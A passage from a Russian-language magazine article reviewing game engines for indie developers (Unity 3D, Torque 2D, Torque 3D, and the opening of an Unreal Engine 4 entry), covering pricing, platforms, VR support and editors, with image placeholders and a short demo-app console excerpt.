изменениях в популярных графических движках я и расскажу тебе в этой статье.

Куда податься indie-разработчику

Средний мобильный геймер становится все более ленивым, и все чаще он выбирает себе игрушку строго из списка «top платных/бесплатных программ» в соответствующем его платформе маркете. Скроллить дальше ему не очень хочется, поэтому выход у нас один — попасть в верхние строчки рейтингов. А для этого нужно использовать либо тайную магию и везение, либо то же самое плюс новые перспективные технологии. В частности, виртуальную и дополненную реальности, которые обещают самое бурное развитие — например, благодаря доступным смартфонам с высоким разрешением и очкам виртуальной реальности, куда эти смартфоны вставляются. В двух предыдущих статьях мы много говорили об этих технологиях, поэтому здесь повторяться не будем. Самое главное, что совсем недавно в передовые игровые движки была добавлена поддержка этой технологии. Настал черед игроделов. И игроделы не спят — в конце августа в магазине для шлема дополненной реальности Microsoft HoloLens появился первый проект Land of Dinosaurs. Примечательно, что разработан он небольшой российской студией Zengalt, зарегистрированной в США, поскольку HoloLens пока можно купить только в США и Канаде.

Меж тем на сцену возвращаются и «большие игры»: от синглплеерных шутеров и гонок до MMO-стратегий и ролевок. Но это должны быть игры с улучшенными компонентами: продвинутой графикой, клевым музоном, захватывающим геймплеем, сногсшибательными механиками — короче, ты меня понял: все должно быть круче, чем в первой волне. Наша индустрия развивается по спирали.

UNITY 3D

Сайт: unity3d.com
Разработчик: Unity Technologies
Последняя версия на момент написания статьи: 5.4.0 (30 августа стала доступна версия 5.5 beta)
Порог вхождения: низкий
Цена: Personal – free, Plus – 35 долларов за рабочее место в месяц, Pro – 125 долларов за рабочее место в месяц, Enterprise – по договоренности
Исходный код: закрытый
Платформы для использования: Windows, macOS

Благодаря низкому порогу вхождения, удобству использования и правильной рекламе это, несомненно, самый популярный движок в индустрии. За последние три года он вырос в еще более мощную платформу для создания игр. Unity содержит в себе все мыслимые инструменты, помогающие в разработке игровых приложений.

Среди лицензиатов присутствуют как небольшие и еще пока никому не известные инди-команды, так и огромные разработчики — Microsoft, EA, Zynga, Frima и другие. Кроме того, Unity Technologies сотрудничает с Sony, Qualcomm, Nintendo, Oculus, Samsung и прочими.

С помощью Unity 3D можно создавать и трехмерные, и двумерные игры на Windows PC, Mac. В версии 5.4 движка наконец-то появилась поддержка DirectX 12, что открыло твоим играм двери в Windows 10 Store. Но в таком случае тебе понадобится соответствующая видюха. В Unity есть специальные редакторы анимации, звука, освещения и прочего. Из пятой версии движка за ненадобностью был исключен скриптовый язык Boo.

Одна из самых замечательных возможностей Unity 3D — это экспортирование игры для любой из 21 поддерживаемой платформы, среди них: iOS, Android, Windows 8 Store, Windows 10 Store, macOS, PS3, PS4, Xbox 360, Xbox One, Wii U, Oculus Rift, Gear VR, PlayStation VR, Samsung Smart TV. Из этого списка видно, что поддерживаются не только десктопы, мобильники, консоли и браузерки, но и умные телевизоры и шлемы виртуальной реальности.

Unity 3D одним из первых среди движков обзавелся поддержкой очков виртуальной реальности Oculus Rift. А в бета-версию 5.4 движка была добавлена и поддержка Microsoft HoloLens.


Все экспортеры бесплатны, но для каждой платформы понадобится свой SDK, а для консолей он покупается по договоренности у платформодержателя. Для мобильных платформ Unity проведет глубокую оптимизацию, куда входят удаление скрытых частей, балансировка теней, группировка ресурсов и сокращение размера сборки.

Плюс к этому сборку проекта можно выполнять в облаке. На сайте Unity имеется сервис Unity Cloud Build, к которому можно подключить репозиторий с материалами игры, и сервис будет автоматически компилировать, разворачивать и тестировать твою игру. Каждый участник разработки сможет получить самый свежий билд. Процесс разработки ускоряется. У Unity Cloud Build так же, как у движка, есть несколько видов лицензий, можно бесплатно использовать в ограниченном режиме, а можно оплатить лицензию и юзать облако на все сто.

Не только игры. Не только компьютерные

Помимо всего прочего, Unity используется для разработки азартных игр под игровые автоматы для казино и прочих увеселительных заведений. В этом направлении компания работает с 1991 года. Вдобавок возможности Unity применяются для визуализации в архитектурной, инженерной и строительной отраслях.

Unity отличает также огромное сообщество и колоссальный магазин компонентов для движка — Asset Store, продающий элементы для игр: модели, текстуры, скрипты, редакторы, инструменты, серверные подсистемы и другой стафф. Все это создают пользователи движка — участники сообщества.



Редактор Unity

TORQUE 2D

Сайт: garagegames.com
Разработчик: GarageGames
Последняя версия на момент написания статьи: Torque 2D 3.3
Порог вхождения: средний
Цена: free (лицензия MIT)
Исходный код: открытый
Платформы для использования: Windows, macOS, Linux


Движки марки Torque — мое любимое семейство игровых движков — все еще живее всех живых! Движки 2D и 3D — это два отдельных проекта, имеют каждый свой репозиторий и развиваются по отдельности. За прошедшие три года, находясь в открытых исходниках, они очень выросли. Все это время я в основном занимался разработкой мобильных игр, поэтому больше следил за развитием Torque 2D и использовал его в работе. В этом году я написал ему оду — подробную инструкцию по применению: «Волшебство момента вращения: искусство разработки игр на движке Torque 2D» (подробности на сайте).

T2D рендерит с помощью OpenGL, что способствует его кросс-платформенности, для воспроизведения звука используется OpenAL (изначально) или Vorbis (добавлен в версию 3.3). Физика просчитывается с помощью физического движка Box2D. В T2D всегда была анимация, основанная на спрайтовых таблицах; с третьей версии движок стал поддерживать скелетную анимацию вместе с редактором Spine. Наравне со своим старшим братом T2D имеет продвинутую сетевую подсистему. Из дополнительных контроллеров T2D поддерживает геймпад от Xbox 360 и сенсор бесконтактного взаимодействия Leap Motion. Для описания игровой логики T2D включает скриптовый язык Torque Script, ровно такой же, как в T3D. Но в разных движках разные объекты, сущности и способы взаимодействия. Для описания графических ассетов (одиночные картинки, спрайтовые анимации, звуки, эффекты и другой арт) в T2D используется язык TAML.

В современной инкарнации движок поддерживает шесть платформ (сред выполнения): Windows, Linux, macOS, iOS, Android, Web, тем самым охватывает самые популярные каналы доставки контента.

За прошедшие три года до недавнего времени T2D не приобрел ни одного внутриигрового редактора. Тем не менее в конце августа давний поклонник движка Simon Love выкатил три редактора: Image Asset Editor — методом переноса добавляет спрайты в проект, позволяя настроить их во встроенном редакторе; Animation Builder — настраивает анимацию из последовательности картинок; Particle FX Editor — служит для создания эффектов частиц, включая все возможности движка. Это только первый шаг, но он сделан.

Для создания нового проекта каждый раз надо совершать скучные манипуляции с файлами, поэтому, чтобы автоматизировать этот процесс, я разработал менеджер проектов для T2D, его вместе с исходным кодом можно скачать с моего аккаунта GitHub. Благодаря ему сразу можно начинать кодить классные мобильные игры.



Torque 2D

TORQUE 3D

Сайт: garagegames.com
Разработчик: GarageGames
Последняя версия на момент написания статьи: Torque 3D 3.9
Порог вхождения: средний
Цена: free (лицензия MIT)
Исходный код: открытый
Платформы для использования: Windows, macOS, Linux


Кроме того что теперь этот движок визуализирует с помощью DirectX 11 (вдобавок к DirectX 9), имеется возможность выводить графику посредством OpenGL. Из этого следует, что игры на Torque 3D, кроме Windows, могут выполняться в macOS и Linux, вместе с тем можно создать выделенный сервер (терминальный режим, без графического вывода). Как мы помним, Torque 3D представляет собой клиент и сервер в одной упаковке. Но для больших онлайн-проектов используется удаленный выделенный сервер.

Можно выделить пять продвинутых элементов движка: современный механизм визуализации, включающий попиксельное освещение, нормальная и параллактическая карты, генерация материалов, использование языков HLSL/GLSL для создания шейдеров. Torque 3D включает несколько редакторов, среди которых редакторы уровней и окружения (могут импортировать 3D-модели в DAE-формате), редактор местности, настройка формы объекта, редактор рек и дорог, редактор материалов, GUI-редактор для построения пользовательского интерфейса. Имеется высокопроизводительная сетевая подсистема, а физика, основанная на PhysX и Bullet, позволяет создать динамическую одежду, разрушаемые объекты, жидкости и многое другое. Torque 3D включает удобный, легкий в изучении C-подобный скриптовый язык Torque Script и полный исходный код на C++.

У Torque 3D есть собственный сайт, на котором расположена информация по движку, модули движка для скачивания (в том числе исходный код), туториалы, вики, комитет и комьюнити движка. Из репозитория на GitHub можно скачать те же самые исходники плюс дистрибутив и код менеджера проектов (Project Manager).

Кроме того, T3D поддерживает очки виртуальной реальности Oculus Rift. В настоящее время в сообществе работают над добавлением поддержки OpenVR.

На Torque 3D разрабатывается большое число игр. Из самых успешных стоит выделить MMORPG Life is Feudal. Она разработана отечественной инди-командой BitBox. Игра признана лучшей инди-MMO на выставке E3 2015.



```
Welcome to the Torque demo app Visitor.
Deployable Turret selected.
Proximity Mine selected.
Lurker Grenade Launcher selected.
```

Torque 3D demo app

UNREAL ENGINE 4


Сайт: unrealengine.com
Разработчик: Epic Games
Последняя версия на момент написания статьи: 4.13
Порог вхождения: средний
Цена: free (+5% роялти от продажи проекта, приносящего более 3000 долларов за квартал)
Исходный код: открытый
Платформы для использования: Windows, macOS

